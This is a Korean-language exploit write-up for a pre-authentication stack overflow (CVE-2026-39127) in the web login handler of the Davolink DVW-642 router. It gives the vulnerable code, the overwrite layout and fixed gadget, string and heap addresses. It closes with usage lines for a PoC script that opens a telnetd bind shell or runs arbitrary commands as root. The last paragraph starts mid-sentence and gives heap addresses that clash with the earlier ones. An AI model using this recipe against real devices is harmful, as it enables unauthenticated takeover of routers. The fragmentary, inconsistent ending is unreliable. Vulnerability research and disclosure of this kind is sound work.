CVE-2026-39127 - Minions Bob 라우터의 인증 전 RCE
Davolink Minions Bob(DVW-642) 라우터의 dvmsvr 로그인 핸들러에 존재하는 스택 버퍼 오버플로우로, 인증되지 않은 원격 공격자가 root 권한으로 임의 코드를 실행할 수 있게 한다. /auth/login에 대한 단일 HTTP 요청으로 악용 가능하다.
사용자 자격 증명은 전송되기 전에 로컬에서 암호화된다. 키와 IV는 인증 전 엔드포인트(GET /client/info)에서 가져오므로, 누구나 이를 가져와 자신의 페이로드를 암호화할 수 있다.

암호문을 16진수로 인코딩하면 enc 본문이 [0-9a-f]가 된다. /auth/login은 dvmsvr!check_xss_cmd 필터로 이를 보장한다. 실제 바이트는 서버가 16진수 디코딩한 후에만 나타나며, 이는 복호화 전에 일어나므로 키가 필요 없다 O.o
dvmsvr은 디바이스의 웹 패널을 제공한다. 인증 전 /auth/login 핸들러
(post_auth_login_callback)는 JSON enc 필드를 받아 스택
버퍼에 복사하고, 이를 64바이트 스택 버퍼로 16진수 디코딩한다(다시 말해, 복호화 전에):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255개의 16진수 문자가 127바이트로 디코딩되어 64바이트 버퍼에 기록되며, 저장된 프레임 포인터와 반환 주소를 덮어씁니다:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
dvmsvr에 완화 기법(카나리, PIE, NX, RELRO 모두 없음)이 적용되지 않았고 고정 주소에 로드되는 것은 행운입니다. 따라서 네이티브 코드로 바로 반환할 수 있습니다(ret2text).
.text가 고정되어 있으므로 0x40e8c4의 system() 래퍼로 반환합니다. dvmsvr!dvs_call 함수는 결국 $a0 = $fp + 0x20을 계산하고 system을 호출합니다. $fp를 제어하면 명령을 제어할 수 있습니다 :)

$ra를 가젯으로 설정하고 $fp + 0x20이 우리가 제어하는 문자열을 가리키게 합니다. .rodata:0x462260에는 "sleep 2 && reboot &"가 있으므로, $fp = 0x462240 및 $ra = 0x40e8c4로 설정하면 요청 한 번으로 장비를 재부팅할 수 있습니다.
원하는 명령을 실행하려면 알려진 주소에 우리 자신의 문자열이 필요합니다. 버퍼에 공간은 충분히 남아 있지만 randomize_va_space = 1이 스택을 무작위화하므로 (유출 없이는) 입력이 메모리 어디에 위치할지 예측할 수 없습니다.

힙은 무작위화되지 않으며, PIE가 없으므로 0x47c000(RWX)에 고정되어 있고, akheron/jansson은 enc 문자열을 그곳에 예측 가능하게 배치합니다. 오버플로 바이트 뒤에 "cmd ; cmd ; ..."를 요청에 덧붙입니다. dvmsvr!hexstring_to_hex는 선행 16진수만 디코딩하므로 나머지는 힙에 남고, $fp + 0x20이 그곳을 가리키게 합니다. ;는 일종의 인터프리터 슬레드 역할을 하므로 libc!system은 (오프셋과 무관하게) 어디에 위치하든 실행됩니다.
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (의존성: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn 포인터)는 반드시 0이어야 합니다: 에필로그가 반환 전에 이를 역참조하므로, null이 아닌 값은 반환 주소가 복원되기 전에 b4를 크래시시킵니다0x4a3000 - 0x4a8c49 근처에 위치합니다. PoC는 중심(~0x4a6000)에서 바깥쪽으로 $fp + 0x20을 겨냥하여 가장 가능성 높은 오프셋을 먼저 타격하고, 각 재생성 후에 다시 전송합니다








